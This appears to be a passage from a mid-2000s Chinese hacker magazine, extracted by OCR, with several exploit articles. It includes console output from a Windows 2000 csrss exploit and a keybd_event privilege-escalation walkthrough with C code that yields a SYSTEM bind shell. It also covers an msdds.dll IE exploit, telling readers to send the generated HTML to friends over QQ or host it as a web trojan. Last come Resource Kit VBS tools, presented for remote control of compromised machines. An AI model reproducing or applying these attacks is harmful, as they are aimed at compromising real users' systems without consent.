Affect: Windows 2000 sp3/sp4 (all language)
Coded by eyas <eyas at xfocus.org>
http://www.xfocus.net

[+] FreeConsole ok.
[+] AllocConsole ok.
[+] Get Console Title OK:"wincsrss 252"
[+] bingo! found hwnd=4018C
[+] start search "FF E4" in ntdll.dll
[+] start search "FF E4" in kernel32.dll
[+] start search "FF E4" in user32.dll
[+] found "FF E4"(jmp esp) in 77DF4C29[user32.dll]
[+] CreateFileMapping OK!
[+] MapViewOfFile OK!
[+] Send Exploit!
[+] Done.

G:\test>_
```

图 4

该程序的使用方法与早期的WMI服务的溢出利用程序很类似，都是添加一个后门帐号。

二、Windows键盘事件权限提升漏洞

Windows桌面应用程序在处理通过keybd_event() function函数发送的键盘事件时存在设计错误，攻击者可以通过向以更高权限运行的桌面应用程序（如explorer.exe）发送恶意的键盘事件，导致以目标用户的权限执行任意代码。该漏洞影响Windows2000/XP/2003系统。

拿到原始exploit后，第一次编译估计都得报错，那是因为代码中有一个函数根本就没定义。所以大家可以简单的从代码中把下面这句删除或者注释掉doFormatMessage(GetLastError());，改完后就可以保存再编译了，成功编译后我们就开始着手测试。首先打开一个cmd.exe窗口，然后输入以下语句：Runas /profile /env /user:mfm cmd.exe，回车后我们就可以得到一个新的cmd.exe窗口，而这个窗口的权限就局限于mfm这个用户权限中，为了测试你当然要把mfm这个帐户的权限设置的低一点，如图5，下面把要用到的keybd.exe（就是编译好的漏洞利用程序）和pslist.exe（查看进程的工具）复制到C盘根目录下（这个不是必须的，我是为了测试方便，不用每次都进入深层目录），然后在低权限的cmd.exe窗口中也切换到c盘根目录下，然后使用pslist.exe来查找explorer的PID，如图6。得到的PID是4568，接着我们就可以测试了，输入keybd.exe 4568，结果如图7所示，弹出了一个新的窗口，这个时候我们接着输入telnet localhost 65535，看看是不是得到shell了？只是没有回显，就当练盲打了。添加个用户看看，如图8所示，是不是成功了！？




图 5




图 6




图 7




图 8

测试到这里就应该结束了，大家在测试的时候要把默认输入法改成英文啊，不然测试不成功的（sagi 注：我就是当初没有注意到这点，所以总是测试不成功的）。可是以后我们实际应用的时候总不能到哪都还要带上个 80 多 K 的 pslist 吧，所以我们还是稍微改造一下的好（当然 XP 以上系统都自带一个 tlist.exe）。

我们来改造一下程序，其实改造是很容易的，因为该漏洞并不是什么溢出漏洞，所以不存在对 shellcode 上的改造，只是要给程序添加一个自己查找 explorer 进程的 pid 的功能。代码很简单，我随便写了一个能用就行了:-)在原 exploit 的开头添加如下函数代码：

```
DWORD GetPid(void)
{
        PROCESSENTRY32 pe32;
    HANDLE hProc;
    DWORD expid;
                    hProc=CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS,0);
    if(!hProc)
    {
        printf("CreateToolHelp32Snapshot Failed:%d",GetLastError());
                return -1;
    }
    ZeroMemory(&pe32,sizeof(PROCESSENTRY32));
    pe32.dwSize=sizeof(PROCESSENTRY32);
    //Process32First(hProc,&pe32);
    while(Process32Next(hProc,&pe32))
    {
  if(!strncmp(pe32.szExeFile,"explorer.exe",12))
        {
  printf("GOT IT!\nPID is %d\n",pe32.th32ProcessID);
                    expid=pe32.th32ProcessID;
                    break;
        }
    }
    CloseHandle(hProc);
    return expid;
```

然后在main函数中把原来pid = atoi (argv[1]);改成pid=GetPid()；就可以了，需要注意的是虽然把程序改成了不需要我们手动提供explorer 进程的PID，但是由于该漏洞的利用方式决定了我们必须在使用该程序的时候还需要提供一个任意的参数，比如上面的测试过程中我们是这样输入命令的Keybd 4568，其中的4568是explorer 进程的PID，那么现在使用我们改造好的程序，就可以省略掉第一步也就是使用 pslist.exe 查找进程，而可以直接使用 keybd 来提升权限，只不过是后面跟的参数可以是任意值（因为代码中我们根本就不需要这个值了，但是我们还需要根据参数个数来提升权限，所以这个值必须要有，但可以是任意值），比如我们可以直接构造如下命令 Keybd superlone 来提升权限，程序运行过程如图9，看到 Now type "telnet localhost 65535" for your shell ^-^Enjoy it 后，就可以输入 telnet localhost 65535 来得到一个 system 权限的 shell 了。




图 9

sagi 注： 在原来的程序里，如果我们跟的参数不是 explorer 的进程 pid，比如不加任何的参数，此时程序使用默认的 0，也会在对方系统的 65535 端口上绑定一个 shell，但是这个 shell 只拥有 guest 权限。

（文章中涉及到的工具 wincsrss.exe、winkeybd.exe、keybd.exe、keybdnew.exe 已经收录于光盘中）

轻松搞定msdds.dll远程代码执行漏洞

孟方明[-273℃@EST]

一、漏洞简述

前些时候网上曾经公布了一个0day，依然是关于微软IE的溢出漏洞。为了照顾新手朋友，我简单的说一些什么是0day——0day是指那些没有公开因而也没有补丁的漏洞。也就是通常所说的“未公开漏洞”，关于0day的详细资料大家可以去xfocus看一下今年的xcon中sowhat写的《0day漫谈》。

其实关于这个漏洞我还真没什么新鲜的东西献给大家（咚！一个新鲜的西红柿正中无敌的脑袋，远处sagi恶狠狠的说：没新鲜的东西，我给你！），但是关于这方面漏洞的一点总结还是觉得有必要跟大家提的，就本文涉及的漏洞来说，由于是0day所以没有什么文档化的说明，更别说补丁了。但是本漏洞也有限制条件，我曾经把该漏洞的exploit的修改版发布在EST的论坛上，好多朋友问我为什么测试不成功；而且系统中没有msdds.dll这个文件，原因在于只有安装了Microsoft Office或者Microsoft Visual Studio的系统才会有msdds.dll。


二、漏洞利用

类似本文的漏洞我在好几期的X档案中都间经介绍过，比如上期的那篇关于MS05038的文章，相信喜欢收集漏洞资料的朋友应该能从这些漏洞的exploit中看出点名堂了——所有类似的exploit都几乎一模一样，代码上的差别就只有仅仅如下这句：my $clsid = 'EC444CB6-3E7E-4865-B1C3-0DE72EF39B3F';，这个是msdds.dll的clsid，ms05038涉及的漏洞文件blnmgr.dll的clsid如下：

my $clsid ='3F8A6C33-E0FD-11D0-8A8C-00A0C90C2BC5';，也就是说只要修改exploit中的clsid，那么这些exploit都是通用的。

比如上期杂志中的ms05038的两个修改版的exploit——反向连接和下载执行，读者朋友只要把这两个exploit代码中的blnmgr.dll的clsid改成msdds.dll的clsid就可以通用了。就这么简单，就这么轻松！

溢出程序的使用格式为perl msdds.pl > test.html（sagi注：为了使用方便，我已经将程序转成exe文件了，使用格式一样，msdds.exe > test.html），就会在当前的目录下生成一个test.html文件了，如下图。



```
G:\test>msdds.exe > test.html

G:\test>dir test.html
 驱动器 G 中的卷没有标签。
 卷的序列号是 8380-FF49

 G:\test 的目录

2005-09-17  20:41                1,839 test.html
               1 个文件          1,839 字节
               0 个目录  3,527,901,184 可用字节

G:\test>
```

接下来就简单了，将该程序通过QQ发给好友，或是挂在网页上当成网页木马来使用，当对方点击打开后，溢出成功的话，就会在对方的28876端口上绑定一个administrator权限的cmdshell了。

三、总结

文章很简单，主要是给大家提个醒，以后再碰到类似这样的漏洞，相信读者朋友能够很轻松的修改成任意版本的exploit了。

（文章中涉及到的程序DLshell.pl、msdds.pl、msdds.exe已经收录于光盘中）

Windows2000 resource kit寻宝

独孤求败

对于Windows2000 resource kit，相信大家都非常熟悉，有“ 客工具箱”的美誉，以前 客x档案也介绍过其中一些小工具，如sc.exe，功能如何强大就不用说了，简直是居家旅行，杀人灭口的必备工具啊！

其中一个工具就这么厉害，那么其它的呢？于是自己装了一个Windows2000 resource kit也细细研究了一番，找到了几个比较实用的工具，与大家分享！

大家都知道，入侵中上传文件很费事，但是vbs脚本比exe可执行文件容易上传，虽然现在有了exe2bat.exe这个工具。那么，就先给大家介绍几个vbs脚本。这些脚本都是非常简单的，适合小菜们使用的，复杂的没有介绍。

1.exec.vbs

用法：

```
exec.vbs [/e <command> | /x <processid>]
                    [/s <server>] [/u <username>] [/w <password>]
                    [/o <outputfile>]
```

/e：可以执行命令，/x：可以杀进程，/s、/u、/w这三个命令可以连接远程主机，/o：可以把执行后的结果输出到一个文本文档中，这在没有回显的情况下是很实用的，你可以用type命令来查看结果。

这里的所有vbs脚本都可以代替[/s <server>]、[/u <username>]、[/w <password>]、[/o <outputfile>]这四个参数，下面不再介绍。

2.ps.vbs、pstop.vbs

这两个功能差不多，都可以查看进程id，与exec.vbs配合使用可以用来杀进程。

3.fileman.vbs

用法：

```
(1) fileman.vbs /d <targetfile> | /t <targetfile>
(2) fileman.vbs /r <targetfile> | /c <targetfile>
                    /n <newfile>
```

targetfile指目标文件，/d：删除文件，/t：获得文件所有权（英文直译），/r 重命名文件 /c 复制文件。

4.restart.vbs

用法：

```
restart.vbs [/s <server>] [/u <username>] [/w <password>]
                    [/o <outputfile>] </l> </r> </p> </q> </f> [/t <time in seconds>]
```

/l：注销，/r：重启，/p：关机，/t：执行操作超时多少（单位：秒）

5.share.vbs

用法：

```
(1) share.vbs /l [/s <server>] [/u <username>] [/w <password>]
                    [/o <outputfile>]
(2) share.vbs /c /n <name> /p <path> [/t <type>] [/v <description>]
                    [/s <server>] [/u <username>] [/w <password>]
                    [/o <outputfile>]
```

```
(3) share.vbs /d /n <name>
                    [/s <server>] [/u
<username>] [/w <password>]
                 [/o <outputfile>]
```

/l：列出共享，/c：创立一个新共享，/d：删除一个共享。

6.processor.vbs

processor.vbs 可以查看cpu 的相关参数。

listspace.vbs 和 listfreespace.vbs，这两个分别可以查看硬盘所有空间和剩余空间。

logmeminfo.vbs，可以查看内存相关的内容

它们加再一起就可以判断肉鸡的好坏了。

7.portmgr.vbs

用法：

```
portmgr [-a dlgs] [-p port] [-c
server] [-n number]
              [-t raw|lpr|local] [-h host
address] [-q queue]
              [-me | -md ] [-i snmp index]
[-y community] [-2e | -2d]
```

-a：增加端口，-d：删除指定端口，-l：列出所有端口，-g：获得一个tcp 端口的设置，-s：设置一个tcp端口，-p：端口名，-c：服务名，-t：端口类型，很实用的工具。




图 1

以上就是我认为比较实用的几个vbs 工具，下面介绍几个图形界面下的工具。

1.srvinstw.exe

可以添加或删除本地或远程电脑上的服务，如图1，强烈推荐使用。

2.shutdown.

这个可不是windows xp 下的那个，图形界面的，可以自定义关机或重启，自定义信息和超时时间，如图2。

